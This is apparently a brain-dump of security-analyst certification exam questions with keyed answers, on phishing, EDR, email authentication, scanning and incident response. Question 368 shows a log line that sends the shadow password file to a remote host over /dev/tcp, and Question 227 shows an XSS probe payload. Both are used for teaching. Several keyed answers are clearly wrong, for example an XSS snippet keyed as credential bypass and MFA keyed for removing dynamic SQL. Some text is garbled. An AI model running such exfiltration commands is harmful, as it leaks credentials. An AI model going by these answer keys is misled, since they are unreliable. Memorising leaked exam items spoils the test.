
 [View Phishing Email](#)

How many users clicked the link in the fishing e-mail?

How many workstations were infected?

Select the malware executable name.

winlogon.exe  
 excel.exe  
 iexplore.exe  
 notepad.exe  
 chrome.exe  
 explorer.exe  
 time.exe  
 cmd.exe  
 lsass.exe  
 winword.exe  
 outlook.exe  
**mailclient.exe**  
 firefox.exe  
 svchost.exe  
 putty.exe



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

6 infected  
7 clicked isass.exe

**NEW QUESTION 182**

- (Exam Topic 2)

The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organization. Which of the following actions would work BEST to prevent against this type of attack?

- A. Turn on full behavioral analysis to avert an infection
- B. Implement an EDR mail module that will rewrite and analyze email links.
- C. Reconfigure the EDR solution to perform real-time scanning of all files
- D. Ensure EDR signatures are updated every day to avert infection.
- E. Modify the EDR solution to use heuristic analysis techniques for malware.

**Answer:** B

**Explanation:**

If you're concerned about spear phishing and other advanced threats that may impact your organization, a next-gen EDR endpoint protection platform offers a lot of advantages over traditional antivirus.

**NEW QUESTION 187**

- (Exam Topic 2)

Employees of a large financial company are continuously being infected by strands of malware that are not detected by EDR tools. Which of the following is the BEST security control to implement to reduce corporate risk while allowing employees to exchange files at client sites?

- A. MFA on the workstations
- B. Additional host firewall rules
- C. VDI environment
- D. Hard drive encryption
- E. Network access control
- F. Network segmentation

**Answer:** C

**NEW QUESTION 188**

- (Exam Topic 2)

Which of the following is the BEST security practice to prevent ActiveX controls from running malicious code on a user's web application?

- A. Configuring a firewall to block traffic on ports that use ActiveX controls
- B. Adjusting the web-browser settings to block ActiveX controls
- C. Installing network-based IPS to block malicious ActiveX code
- D. Deploying HIPS to block malicious ActiveX code

**Answer:** B

**NEW QUESTION 191**

- (Exam Topic 2)

A company creates digitally signed packages for its devices. Which of the following BEST describes the method by which the security packages are delivered to the company's customers?

- A. Trusted firmware updates
- B. SELinux
- C. eFuse
- D. Anti-tamper mechanism

**Answer:** A

**NEW QUESTION 192**

- (Exam Topic 2)

A small marketing firm uses many SaaS applications that hold sensitive information. The firm has discovered terminated employees are retaining access to systems for many weeks after their end date. Which of the following would BEST resolve the issue of lingering access?

- A. Configure federated authentication with SSO on cloud provider systems.
- B. Perform weekly manual reviews on system access to uncover any issues.
- C. Implement MFA on cloud-based systems.
- D. Set up a privileged access management tool that can fully manage privileged account access.

**Answer:** D

**NEW QUESTION 196**



- (Exam Topic 2)

A user reports a malware alert to the help desk. A technician verifies the alert, determines the workstation is classified as a low-severity device, and uses network controls to block access. The technician then assigns the ticket to a security analyst who will complete the eradication and recovery processes. Which of the following should the security analyst do NEXT?

- A. Document the procedures and walk through the incident training guide.
- B. Sanitize the workstation and verify countermeasures are restored.
- C. Reverse engineer the malware to determine its purpose and risk to the organization.
- D. Isolate the workstation and issue a new computer to the user.

**Answer: B**

#### NEW QUESTION 200

- (Exam Topic 2)

An analyst is reviewing the following code output of a vulnerability scan:

```
if (searchname != null)
{
  %>
  employee <%searchname%> not found
  <%
}
```

Which of the following types of vulnerabilities does this MOST likely represent?

- A. A insecure direct object reference vulnerability
- B. An HTTP response split vulnerability
- C. A credential bypass vulnerability
- D. A XSS vulnerability

**Answer: C**

#### NEW QUESTION 202

- (Exam Topic 2)

A user reports the system is behaving oddly following the installation of an approved third-party software application. The application executable was sourced from an internal repository. Which of the following will ensure the application is valid?

- A. Ask the user to refresh the existing definition file for the antivirus software.
- B. Perform a malware scan on the file in the internal repository.
- C. Hash the application's installation file and compare it to the hash provided by the vendor.
- D. Remove the user's system from the network to avoid collateral contamination.

**Answer: C**

#### NEW QUESTION 207

- (Exam Topic 2)

A security analyst is auditing firewall rules with the goal of scanning some known ports to check the firewall's behavior and responses. The analyst executes the following commands:

```
#nmap -p22 -sS 10.0.1.200
#hping3 -S -c1 -p22 10.0.1.200
```

The analyst then compares the following results for port 22: nmap returns "Closed"

hping3 returns "flags=RA"

Which of the following BEST describes the firewall rule?

- A. DNAT --to-destination 1.1.1.1:3000
- B. REJECT with --tcp-reset
- C. LOG --log-tcp-sequence
- D. DROP

**Answer: B**

#### Explanation:

No doubt does the nmap result mean its being rejected as it returns closed. However, what threw me for a loop was the hping3 response. After further web surfing I found that the "flag=RA" means actually means "flag= RST, ACK" which means that it too was rejected.

#### NEW QUESTION 209

- (Exam Topic 2)

Which of the following BEST describes the primary role of a risk assessment as it relates to compliance with risk-based frameworks?

- A. It demonstrates the organization's mitigation of risks associated with internal threats.
- B. It serves as the basis for control selection.
- C. It prescribes technical control requirements.
- D. It is an input to the business impact assessment.

**Answer: A**

#### NEW QUESTION 212

- (Exam Topic 2)

Which of the following data security controls would work BEST to prevent real PII from being used in an organization's test cloud environment?

- A. Digital rights management
- B. Encryption
- C. Access control
- D. Data loss prevention
- E. Data masking

**Answer:** E

#### Explanation:

Data masking is a way to create a fake, but a realistic version of your organizational data. The goal is to protect sensitive data, while providing a functional alternative when real data is not needed—for example, in user training, sales demos, or software testing.

#### NEW QUESTION 216

- (Exam Topic 2)

A software development team asked a security analyst to review some code for security vulnerabilities. Which of the following would BEST assist the security analyst while performing this task?

- A. Static analysis
- B. Dynamic analysis
- C. Regression testing
- D. User acceptance testing

**Answer:** C

#### NEW QUESTION 219

- (Exam Topic 2)

A company's change management team has asked a security analyst to review a potential change to the email server before it is released into production. The analyst reviews the following change request:

Change request date:	2020-01-30
Change requester:	Cindy Richardson
Change asset:	WIN2K-EMAIL001
Change requested:	Modify the following SPF record to change +all to –all

Which of the following is the MOST likely reason for the change?

- A. To reject email from servers that are not listed in the SPF record
- B. To reject email from email addresses that are not digitally signed.
- C. To accept email to the company's domain.
- D. To reject email from users who are not authenticated to the network.

**Answer:** A

#### NEW QUESTION 223

- (Exam Topic 2)

A security analyst is reviewing a suspected phishing campaign that has targeted an organisation. The organization has enabled a few email security technologies in the last year: however, the analyst believes the security features are not working. The analyst runs the following command:

```
> dig domain._domainkey.comptia.org TXT
```

Which of the following email protection technologies is the analyst MOST likely validating?

- A. SPF
- B. DNSSEC
- C. DMARC
- D. DKIM

**Answer:** A

#### NEW QUESTION 227

- (Exam Topic 2)

A security analyst reviews the latest reports from the company's vulnerability scanner and discovers the following:

#### 21213 HTTP TRACE / TRACK Methods Allowed

- The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

#### 64912 Apache 4.2.x < 4.2.24 XSS Vulnerabilities

- The web server responded with a popup `<script>alert('123');</script>` when this was entered in the "txtDescription" field of \providestatus.php

#### 53523 Apache 4.2.x < 4.2.24 mod\_status Vulnerabilities

- The 'mod\_status' module contains a race condition that can be triggered by a specially crafted packet to cause denial of service.

#### 73825 SSL Weak Block Size Cipher Suites Supported

- The use of a block cipher with 32-bit blocks enable man-in-the-middle attackers with sufficient resources to exploit this vulnerability.

Which of the following changes should the analyst recommend FIRST?

- A. Configuring SSL ciphers to use different encryption blocks
- B. Programming changes to encode output
- C. Updating the 'mod\_status' module
- D. Disabling HTTP connection debugging commands

**Answer: C**

#### NEW QUESTION 232

- (Exam Topic 2)

Portions of a legacy application are being refactored to discontinue the use of dynamic SQL. Which of the following would be BEST to implement in the legacy application?

- A. Multifactor authentication
- B. Web-application firewall
- C. SQL injection
- D. Parameterized queries
- E. Input validation

**Answer: A**

#### NEW QUESTION 237

- (Exam Topic 2)

Clients are unable to access a company's API to obtain pricing data. An analyst discovers sources other than clients are scraping the API for data, which is causing the servers to exceed available resources. Which of the following would be BEST to protect the availability of the APIs?

- A. IP whitelisting
- B. Certificate-based authentication
- C. Virtual private network
- D. Web application firewall

**Answer: A**

#### NEW QUESTION 241

- (Exam Topic 2)

A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?

- A. Operational
- B. Corrective
- C. Managerial
- D. Technical

**Answer: B**

#### NEW QUESTION 243

- (Exam Topic 2)

The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network.

Which of the following would work BEST to prevent the issue?

- A. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.
- B. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
- C. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
- D. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.

**Answer: A**

#### NEW QUESTION 244

- (Exam Topic 2)

D18912E1457D5D1DDCBD40AB3BF70D5D

A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.



```
Nmap -Pn 10.233.117.0/24
```

```
Host is up (0.0021s latency)
Not shown: 987 filtered ports
```

PORT	STATE	SERVICE
22/tcp	open	ssh
135/tcp	open	msrpc
445/tcp	open	microsoft-ds
137/udp	open	netbios-ns
3389/tcp	open	ms-term-serv

Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

- A. Port 22
- B. Port 135
- C. Port 445
- D. Port 3389

**Answer: B**

#### NEW QUESTION 249

- (Exam Topic 2)

An analyst wants to identify hosts that are connecting to the external FTP servers and what, if any, passwords are being used. Which of the following commands should the analyst use?

- A. tcpdump -X dst port 21
- B. ftp ftp.server -p 21
- C. nmap -o ftp.server -p 21
- D. telnet ftp.server 21

**Answer: A**

#### NEW QUESTION 254

- (Exam Topic 2)

A security analyst reviews a recent network capture and notices encrypted inbound traffic on TCP port 465 was coming into the company's network from a database server. Which of the following will the security analyst MOST likely identify as the reason for the traffic on this port?

- A. The server is receiving a secure connection using the new TLS 1.3 standard
- B. Someone has configured an unauthorized SMTP application over SSL
- C. The traffic is common static data that Windows servers send to Microsoft
- D. A connection from the database to the web front end is communicating on the port

**Answer: B**

#### NEW QUESTION 255

- (Exam Topic 2)

Which of the following is a best practice when sending a file/data to another individual in an organization?

- A. Encrypt the file but do not compress it.
- B. When encrypting, split the file: and then compress each file.
- C. Compress and then encrypt the file.
- D. Encrypt and then compress the file.

**Answer: C**

#### NEW QUESTION 257

- (Exam Topic 2)

A malicious artifact was collected during an incident response procedure. A security analyst is unable to run it in a sandbox to understand its features and method of operation. Which of the following procedures is the BEST approach to perform a further analysis of the malware's capabilities?

- A. Reverse engineering
- B. Dynamic analysis
- C. Strings extraction
- D. Static analysis

**Answer: D**

#### NEW QUESTION 258

- (Exam Topic 2)

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization.
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information.
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file.
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the director.
- H. Monitor the files for unauthorized changes.

**Answer:** AC

#### NEW QUESTION 260

- (Exam Topic 1)

A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached. Which of the following risk actions has the security committee taken?

- A. Risk exception
- B. Risk avoidance
- C. Risk tolerance
- D. Risk acceptance

**Answer:** D

#### NEW QUESTION 263

- (Exam Topic 1)

A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports. Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?

- A. Apply a firewall application server rule.
- B. Whitelist the application server.
- C. Sandbox the application server.
- D. Enable port security.
- E. Block the unauthorized networks.

**Answer:** B

#### NEW QUESTION 266

- (Exam Topic 1)

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

- A. Reverse engineering
- B. Fuzzing
- C. Penetration testing
- D. Network mapping

**Answer:** C

#### NEW QUESTION 271

- (Exam Topic 1)

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

**Answer:** A

#### NEW QUESTION 274

- (Exam Topic 1)

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

**Answer:** B

#### NEW QUESTION 275

- (Exam Topic 1)

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 1GB. APT X also establishes several backdoors to maintain a CI presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion
- C. Lateral movement
- D. Reconnaissance

**Answer:** A

#### NEW QUESTION 277

- (Exam Topic 1)

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

**Answer:** BE

#### NEW QUESTION 279

- (Exam Topic 1)

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

**Answer:** A

#### Explanation:

prescriptive. now look at definition of prescriptive. The definition of prescriptive is the imposition of rules, or something that has become established because it has been going on a long time and has become customary. A handbook dictating the rules for proper behavior is an example of something that would be described as a prescriptive handbook.

Preventative controls describe any security measure that's designed to stop unwanted or unauthorized activity from occurring. Examples include physical controls such as fences, locks, and alarm systems; technical controls such as antivirus software, firewalls, and IPSs; and administrative controls like separation of duties, data classification, and auditing. <https://www.f5.com/labs/articles/education/what-are-security-controls>

#### NEW QUESTION 281

- (Exam Topic 1)

An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.

Which of the following is MOST likely to be a false positive?

- A. OpenSSH/OpenSSL Package Random Number Generator Weakness
- B. Apache HTTP Server Byte Range DoS
- C. GDI+ Remote Code Execution Vulnerability (MS08-052)
- D. HTTP TRACE / TRACK Methods Allowed (002-1208)
- E. SSL Certificate Expiry

**Answer:** C

#### NEW QUESTION 286

- (Exam Topic 1)

Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:

- File access auditing is turned off.
- When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.
- All processes running appear to be legitimate processes for this user and machine.
- Network traffic spikes when the space is cleared on the laptop.
- No browser is open.

Which of the following initial actions and tools would provide the BEST approach to determining what is happening?

- A. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
- B. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.



- C. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.
- D. Review logins to the laptop, search Windows Event Viewer, and review Wireshark captures.

**Answer:** B

#### NEW QUESTION 288

- (Exam Topic 1)

During an investigation, an incident responder intends to recover multiple pieces of digital media. Before removing the media, the responder should initiate:

- A. malware scans.
- B. secure communications.
- C. chain of custody forms.
- D. decryption tools.

**Answer:** C

#### NEW QUESTION 292

- (Exam Topic 1)

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

**Answer:** A

#### NEW QUESTION 296

- (Exam Topic 1)

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources. Which of the following BEST describes this attack?

- A. Injection attack
- B. Memory corruption
- C. Denial of service
- D. Array attack

**Answer:** C

#### Explanation:

Reference: <https://economictimes.indiatimes.com/definition/memory-corruption>

#### NEW QUESTION 299

- (Exam Topic 1)

A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

- A. Motion detection
- B. Perimeter fencing
- C. Monitored security cameras
- D. Badged entry

**Answer:** A

#### NEW QUESTION 300

- (Exam Topic 1)

A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities. Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

**Answer:** AD

#### NEW QUESTION 302

- (Exam Topic 1)

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario involving the incident response team
- B. Completion of annual information security awareness training by all employees

- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

**Answer:** A

#### NEW QUESTION 306

- (Exam Topic 1)

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

**Answer:** C

#### NEW QUESTION 307

- (Exam Topic 1)

Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

**Answer:** A

#### NEW QUESTION 308

- (Exam Topic 1)

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

**Answer:** C

#### NEW QUESTION 311

- (Exam Topic 1)

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluedmed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

- A. webserver.org-dmz.org
- B. sftp.org-dmz.org
- C. 83hht23.org-int.org
- D. ftps.bluedmed.net

**Answer:** A

#### NEW QUESTION 313

- (Exam Topic 1)

A security analyst received an email with the following key: Xj3XJ3LLc

A second security analyst received an email with following key: 3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance. This is an example of:

- A. dual control
- B. private key encryption

- C. separation of duties
- D. public key encryption
- E. two-factor authentication

**Answer:** A

#### NEW QUESTION 314

- (Exam Topic 1)

An analyst has been asked to provide feedback regarding the control required by a revised regulatory framework. At this time, the analyst only needs to focus on the technical controls. Which of the following should the analyst provide an assessment of?

- A. Tokenization of sensitive data
- B. Establishment of data classifications
- C. Reporting on data retention and purging activities
- D. Formal identification of data ownership
- E. Execution of NDAs

**Answer:** A

#### NEW QUESTION 318

- (Exam Topic 1)

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

**Answer:** B

#### NEW QUESTION 319

- (Exam Topic 1)

An organization has several systems that require specific logons. Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

- A. Use SSO across all applications
- B. Perform a manual privilege review
- C. Adjust the current monitoring and logging rules
- D. Implement multifactor authentication

**Answer:** A

#### NEW QUESTION 324

- (Exam Topic 1)

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be to implement a change request to:

- A. update the antivirus software
- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

**Answer:** B

#### NEW QUESTION 326

- (Exam Topic 1)

As part of a review of modern response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

- A. Organizational policies
- B. Vendor requirements and contracts
- C. Service-level agreements
- D. Legal requirements

**Answer:** D

#### NEW QUESTION 329

- (Exam Topic 1)

A security analyst has a sample of malicious software and needs to know what the sample does. The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

- A. White box testing
- B. Fuzzing
- C. Sandboxing
- D. Static code analysis

**Answer:** C



#### NEW QUESTION 334

- (Exam Topic 1)

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability. Company policy prohibits using portable media or mobile storage. The security analyst is trying to determine which user caused the malware to get onto the system. Which of the following registry keys would MOST likely have this information?

- A. HKEY\_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run
- B. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- C. HKEY\_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2
- D. HKEY\_USERS\<user SID>\Software\Microsoft\Internet Explorer\Typed URLs
- E. HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub

**Answer:** E

#### NEW QUESTION 335

- (Exam Topic 1)

A developer wrote a script to make names and other PII data unidentifiable before loading a database export into the testing system. Which of the following describes the type of control that is being used?

- A. Data encoding
- B. Data masking
- C. Data loss prevention
- D. Data classification

**Answer:** C

#### NEW QUESTION 336

- (Exam Topic 1)

A threat feed notes malicious actors have been infiltrating companies and exfiltrating data to a specific set of domains. Management at an organization wants to know if it is a victim. Which of the following should the security analyst recommend to identify this behavior without alerting any potential malicious actors?

- A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested.
- B. Add the domains to a DNS sinkhole and create an alert in the SIEM tool when the domains are queried.
- C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443.
- D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information.

**Answer:** D

#### NEW QUESTION 337

- (Exam Topic 1)

A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application. Which of the following is a security concern when using a PaaS solution?

- A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
- B. Patching the underlying application server becomes the responsibility of the client.
- C. The application is unable to use encryption at the database level.
- D. Insecure application programming interfaces can lead to data compromise.

**Answer:** D

#### NEW QUESTION 340

- (Exam Topic 1)

Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability. Which of the following UEFI settings is the MOST likely cause of the infections?

- A. Compatibility mode
- B. Secure boot mode
- C. Native mode
- D. Fast boot mode

**Answer:** A

#### NEW QUESTION 345

- (Exam Topic 1)

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

**Answer:** B

#### Explanation:

Reference: <https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after-incident-to-do-list/>

#### NEW QUESTION 348

- (Exam Topic 1)

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?

- A. Segment the network to constrain access to administrative interfaces.
- B. Replace the equipment that has third-party support.
- C. Remove the legacy hardware from the network.
- D. Install an IDS on the network between the switch and the legacy equipment.

**Answer: A**

#### NEW QUESTION 350

- (Exam Topic 1)

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

#### Firewall ACL

```
10 permit tcp from:any to:server1:www
15 permit udp from:lan-net to:any:dns
16 permit udp from:any to:server2:dns
20 permit tcp from:any to server1:ssl
25 permit tcp from:lan-net to:any:www
26 permit tcp from:lan-net to:any:ssl
27 permit tcp from:any to pc2:mssql
30 permit tcp from:any to server1:ssh
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

**Answer: B**

#### NEW QUESTION 353

- (Exam Topic 1)

A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment. Which of the following is the BEST solution?

- A. Virtualize the system and decommission the physical machine.
- B. Remove it from the network and require air gapping.
- C. Only allow access to the system via a jumpbox
- D. Implement MFA on the specific system.

**Answer: A**

#### NEW QUESTION 354

- (Exam Topic 1)

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

- A. File fingerprinting
- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

**Answer: A**

#### NEW QUESTION 355

- (Exam Topic 1)

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached.

Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

**Answer:** B

#### NEW QUESTION 360

- (Exam Topic 1)

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.
- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

**Answer:** B

#### NEW QUESTION 363

- (Exam Topic 1)

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

- A. Parameterized queries
- B. Session management
- C. Input validation
- D. Output encoding
- E. Data protection
- F. Authentication

**Answer:** AC

#### Explanation:

Reference: <https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/>

#### NEW QUESTION 368

- (Exam Topic 1)

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volgl/secret
Line 4 rm -rf1 /tmp/DFt5Ged3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** B

#### NEW QUESTION 372

- (Exam Topic 1)

